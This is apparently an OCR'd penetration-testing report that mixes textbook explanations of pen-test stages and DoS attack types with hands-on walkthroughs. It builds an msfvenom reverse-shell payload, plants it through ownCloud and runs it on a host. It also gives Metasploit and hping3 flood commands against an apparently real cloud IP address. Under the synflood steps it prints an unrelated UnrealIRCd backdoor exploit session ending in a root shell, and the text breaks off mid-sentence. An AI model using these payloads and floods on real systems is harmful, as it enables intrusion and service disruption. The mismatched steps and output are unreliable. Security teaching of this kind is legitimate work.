
PENETRATION TESTING

What is penetration testing ?

A penetration test, also known as a pen test, is a simulated cyber attack against your computer system to check for exploitable vulnerabilities. In the context of web application security, penetration testing is commonly used to augment a web application firewall (WAF).
Pen testing can involve the attempted breaching of any number of application systems, (e.g., application protocol interfaces (APIs), frontend/backend servers) to uncover vulnerabilities, such as unsanitized inputs that are susceptible to code injection attacks.
Insights provided by the penetration test can be used to fine-tune your WAF security policies and patch detected vulnerabilities.

Penetration testing stages

The pen testing process can be broken down into five stages.



1. Planning and reconnaissance

The first stage involves:

- Defining the scope and goals of a test, including the systems to be addressed and the testing methods to be used.
- Gathering intelligence (e.g., network and domain names, mail server) to better understand how a target works and its potential vulnerabilities.

2. Scanning

The next step is to understand how the target application will respond to various intrusion attempts. This is typically done using:

- **Static analysis** – Inspecting an application's code to estimate the way it behaves while running. These tools can scan the entirety of the code in a single pass.
- **Dynamic analysis** – Inspecting an application's code in a running state. This is a more practical way of scanning, as it provides a real-time view into an application's performance.

3. Gaining Access

This stage uses web application attacks, such as cross-site scripting, SQL injection and backdoors, to uncover a target's vulnerabilities. Testers then try and exploit these vulnerabilities, typically by escalating privileges, stealing data, intercepting traffic, etc., to understand the damage they can cause.

4. Maintaining access

The goal of this stage is to see if the vulnerability can be used to achieve a persistent presence in the exploited system— long enough for a bad actor to gain in-depth access. The idea is to imitate advanced persistent threats, which often remain in a system for months in order to steal an organization's most sensitive data.

5. Analysis

The results of the penetration test are then compiled into a report detailing:


- Specific vulnerabilities that were exploited
- Sensitive data that was accessed
- The amount of time the pen tester was able to remain in the system undetected

This information is analyzed by security personnel to help configure an enterprise's WAF settings and other application security solutions to patch vulnerabilities and protect against future attacks.

Types of Pen Testing

Following are the important types of pen testing −

- Black Box Penetration Testing
- White Box Penetration Testing
- Grey Box Penetration Testing



Black Box Penetration Testing

In black box penetration testing, tester has no idea about the systems that he is going to test. He is interested to gather information about the target network or system. For example, in this testing, a tester only knows what should be the expected outcome and he does not know how the outcomes arrives. He does not examine any programming codes.

White Box Penetration Testing

This is a comprehensive testing, as tester has been provided with whole range of information about the systems and/or network such as Schema, Source code, OS details, IP address, etc. It is normally considered as a simulation of an attack by an internal source. It is also known as structural, glass box, clear box, and open box testing.

Grey Box Penetration Testing

In this type of testing, a tester usually provides partial or limited information about the internal details of the program of a system. It can be considered as an attack by an external hacker who had gained illegitimate access to an organization's network infrastructure documents.

Bypassing owncloud AV and Hacking the Host using Kali Linux


Step 1: Start the Kali Linux machine and log-in

Step 2: Launch a terminal window, type the following command :

```
msfvenom -p linux/x86/shell/reverse_tcp LHOST= 192.168.43.175
LPORT=4444 --platform linux -f elf > /root/Desktop/exploit.elf
```

Step 3: The command creates the payload file on the Desktop.To copy it to the shared folder, in the terminal window type

```
cp /root/Desktop/exploit.elf /var/www/html/share and hit enter
```



Step 4: To start the Apache web server type service apache2 start and hit enter


Step 5: Now to make the listener, first start the Metasploit framework by typing msfconsole and hit enter

Step 6: Wait for the metasploit framework to launch and then type use multi/handler and hit enter

Step 7: Next to specify the payload type Linux/x86/shell/reverse_tcp and hit enter

Step 8: Next set the LHOST and LPORT

Step 9: Now start the listener by typing run and hit enter. Leave the listener running and switch to the windows machine




Step 11: Log in the windows machine and open a browser.

Type [Kali Linux machine ip]/share as the URL and hit enter. Click on the exploit.elf file to download it.

Step 12: Now from the user account, we will upload this malicious file in owncloud , user account for owncloud was configured in windows.

Step 13: Switch to the host machine and open browser and login to the owncloud machine.

Step 14: In the file page, we will see the malicious file, exploit.elf uploaded through the user account. For exploit.elf, click the options icon and select Download.



Step 15: Go to the terminal and type cd Download and then type the command chmod -R 777 exploit.elf

Step 16: Now execute the file typing ./exploit.elf and hit enter.

In an ideal situation Social Engineering would have been used to somehow lure the host into executing the exploit.elf malicious file in his system and hence giving the attacker access to his machine.

Implementing DoS attack on Cloud Server

What is DoS Attack?


DOS is an attack used to deny legitimate users access to a resource such as accessing a website, network, emails, etc. or making it extremely slow. DoS is the acronym for **D**enial **o**f **S**ervice. This type of attack is usually implemented by hitting the target resource such as a web server with too many requests at the same time. This results in the server failing to respond to all the requests. The effect of this can either be crashing the servers or slowing them down.

Cutting off some business from the internet can lead to significant loss of business or money. The internet and computer networks power a lot of businesses. Some organizations such as payment gateways, e-commerce sites entirely depend on the internet to do business.

Types of Dos Attacks

There are two types of Dos attacks namely;

- **DoS**– this type of attack is performed by a single host
- **Distributed DoS**– this type of attack is performed by a number of compromised machines that all target the same victim. It floods the network with data packets.



How DoS attacks work

Ping of Death

The ping command is usually used to test the availability of a network resource. It works by sending small data packets to the network resource. The ping of death takes advantage of this and sends data packets above the maximum limit (65,536 bytes) that TCP/IP allows. TCP/IP fragmentation breaks the packets into small chunks that are sent to the server. Since the sent data packages are larger than what the server can handle, the server can freeze, reboot, or crash.

Smurf

This type of attack uses large amounts of Internet Control Message Protocol (ICMP) ping traffic target at an Internet Broadcast Address. The reply IP address is spoofed to that of the intended victim. All the replies are sent to the victim instead of the IP used for the pings. Since a single Internet Broadcast Address can support a maximum of 255 hosts, a smurf attack amplifies a single ping 255 times. The effect of this is slowing down the network to a point where it is impossible to use it.

Buffer overflow

A buffer is a temporal storage location in RAM that is used to hold data so that the CPU can manipulate it before writing it back to the disc.

Buffers have a size limit. This type of attack loads the buffer with more data that it can hold. This causes the buffer to overflow and corrupt the data it holds. An example of a buffer overflow is sending emails with file names that have 256 characters.


Teardrop

This type of attack uses larger data packets. TCP/IP breaks them into fragments that are assembled on the receiving host. The attacker manipulates the packets as they are sent so that they overlap each other. This can cause the intended victim to crash as it tries to re-assemble the packets.

SYN attack

SYN is a short form for Synchronize. This type of attack takes advantage of the three-way handshake to establish communication using TCP. SYN attack works by flooding the victim with incomplete SYN messages. This causes the victim machine to allocate memory resources that are never used and deny access to legitimate users.

Before initiating the DOS attack we can see the CPU usage of our host system with the command “top”.



We can use various tools to perform a DOS attack , as we already have our malicious exploit.elf running on the host machine we can easily perform the DOS attack using metasploit framework..

Step 1 : Using the msfconsole we will perform a syn attack.

Step 2 : Use the payload by typing “use auxiliary/dos/tcp/synflood”

Step 3 : Set the remote host and remote port by typing rhost and rport.

Step 4: Type exploit to begin the dos attack.

```
msfconsole


msf > use exploit/unix/irc/unreal_ircd_3281_backdoor

msf  exploit(unreal_ircd_3281_backdoor) > set RHOST 18.222.142.168

msf  exploit(unreal_ircd_3281_backdoor) > exploit


[*] Started reverse double handler

[*] Connected to 18.222.142.168:6667...

    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...

    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your
hostname; using your IP address instead

[*] Sending backdoor command...

[*] Accepted the first client connection...

[*] Accepted the second client connection...

[*] Command: echo 8bMUYsfmGvOLHBxe;
```

```
[*] Writing to socket A

[*] Writing to socket B

[*] Reading from sockets...

[*] Reading from socket B

[*] B: "8bMUYsfmGvOLHBxe\r\n"

[*] Matching...

[*] A is input...

[*] Command shell session 1 opened (18.222.142.168:4444 ->
18.222.142.168:60257) at 2012-05-31 21:53:59 -0700



id

uid=0(root) gid=0(root)
```

We can also use other tools like hping to synflood as well with the following command :

```
hping3 –S  --flood –V 18.222.142.168
```

All The Findings and The Vulnerabilities

NMAP

Nmap (Network Mapper) is a free and open-source network scanner created by Gordon Lyon (also known by his pseudonym Fyodor Vaskovich).[3] Nmap is used to discover hosts and services on a computer network by sending packets and analyzing the responses.

Nmap provides a number of features for probing computer networks, including host discovery and service and operating system detection. These features are extensible by scripts that provide more advanced service detection,[4] vulnerability detection,[4] and other features. Nmap can adapt to network conditions including latency and congestion during a scan.

Scanning our target IP Address with NMAP Scanner revealed the following findings :

Open Ports :

22/tcp open ssh OpenSSH 7.8 (protocol 2.0)

80/tcp open http Apache httpd 2.4.37 ((Red Hat Enterprise Linux))


This reveals that the host has http service running and hence it could be a website or a webserver.

Further it says it has Apache httpd 2.4.37 running for Red Hat Enterprise Linux , hence now we know that the system is a RHEL server.

Port 22 open i.e ssh is open and hence we know that remote connection to the system is possible.

Nmap scan report for ec2-18-222-142-168.us-east-2.compute.amazonaws.com (18.222.142.168)

Host is up (0.35s latency).





The scan also reveals the name of the domain as ec2-18-222-142-168.us-east-2.compute.amazonaws.com , hence it reveals that the webserver is indeed a cloud based server running on 